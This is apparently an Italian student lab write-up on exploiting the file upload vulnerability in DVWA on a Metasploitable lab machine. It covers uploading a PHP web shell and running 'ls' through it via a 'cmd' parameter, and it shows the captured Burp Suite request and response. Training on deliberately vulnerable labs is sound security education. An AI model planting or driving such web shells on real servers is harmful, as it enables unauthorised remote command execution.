

# S6/L1


L'esercizio di oggi consiste nello sfruttare una vulnerabilità di File Upload sulla DVWA per l'inserimento di una shell in PHP.

Come prima cosa dobbiamo avere sulla stessa rete interna Kali e metasploitable.


Dopo di che andiamo su internet da kali e scriviamo l'indirizzo ip di meta, dovremmo finire dentro la schermata di meta.



Dobbiamo andare su DVWA, accediamo con “admin” e “password” e mettiamo low come livello di sicurezza andando su DVWA security.



Dobbiamo caricare il file della shell dalla sezione Upload.




## Index of /dvwa/hackable/uploads

<a href="#">Name</a>	<a href="#">Last modified</a>	<a href="#">Size</a>	<a href="#">Description</a>
<a href="#">Parent Directory</a>	-	-	-
<a href="#">dvwa_email.png</a>	16-Mar-2010 01:56	667	
<a href="#">shell.php</a>	13-Jan-2025 09:39	35	

Apache/2.2.8 (Ubuntu) DAV/2 Server at 192.168.50.20 Port 80

Una volta che abbiamo caricato il file con successo dobbiamo andare nel percorso che ci è uscito dopo il caricamento e ci ritroveremo in questa schermata.



Se schiacciamo su shell.php ci uscirà questa scritta che indica semplicemente il file che abbiamo caricato.

The screenshot displays the Burp Suite interface. At the top, a table lists several HTTP requests. The first two requests, both GET requests to `/dvwa/hackable/uploads/...`, are highlighted with a red box. Below this, the 'Request' tab is selected, showing the details of a GET request to `/dvwa/hackable/uploads/shell.php?cmd=ls`. The request details are also highlighted with a red box. The 'Response' tab is selected, showing the response details, which include a 200 OK status and a content type of `text/html`. The 'Inspector' tab is also visible, showing the request and response headers.

Host	Method	URL	Params	Status Code	Length	MIME type	Title	Notes	Time Requ...
http://192.168.50.20	GET	/dvwa/hackable/uploads/...		200	257	text			09:51:35 13 Ja...
http://192.168.50.20	GET	/dvwa/hackable/uploads/...		200	1334	HTML	Index of /dvwa/hackable/...		09:40:35 13 Ja...
http://192.168.50.20	POST	/dvwa/vulnerabilities/upl...		200	4929	HTML	Damn Vulnerable Web A...		09:39:25 13 Ja...
http://192.168.50.20	GET	/dvwa/dvwa/js/dvwaPag...		200	1087	script			09:39:13 13 Ja...
http://192.168.50.20	POST	/dvwa/vulnerabilities/upl...		200	4929	HTML	Damn Vulnerable Web A...		09:21:37 13 Ja...
http://192.168.50.20	GET	/dvwa/vulnerabilities/upl...		200	4864	HTML	Damn Vulnerable Web A...		08:58:50 13 J...
http://192.168.50.20	GET	/dvwa/security.php		200	4534	HTML	Damn Vulnerable Web A...		08:57:52 13 Ja...

**Request**

```
1 GET /dvwa/hackable/uploads/shell.php?cmd=ls HTTP/1.1
2 Host: 192.168.50.20
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Connection: keep-alive
8 Cookie: security=low; PHPSESSID=063e0e041e77eb0e1c6ed494b94e
9 Upgrade-Insecure-Requests: 1
```

**Response**

```
1 HTTP/1.1 200 OK
2 Date: Mon, 13 Jan 2025 14:51:34 GMT
3 Server: Apache/2.2.8 (Ubuntu) DAV/2
4 X-Powered-By: PHP/5.2.4-2ubuntu5.10
5 Content-Length: 25
6 Keep-Alive: timeout=15, max=100
7 Connection: Keep-Alive
8 Content-Type: text/html
9
10 dvwa_email.png
11 shell.php
12
```

**Inspector**

- Request attributes: 2
- Request cookies: 2
- Request headers: 9
- Response headers: 7

Come possiamo notare da burpsuite tutte le richieste di GET vengono passate e il livello di sicurezza della richiesta e 1.

Notiamo quindi che questo attacco e andato a buon fine dato che siamo riusciti ad inserire la nostra shell, ovviamente inserendo una shell più forte avremmo la possibilità di avere altri verbi HTTP/HTTPS.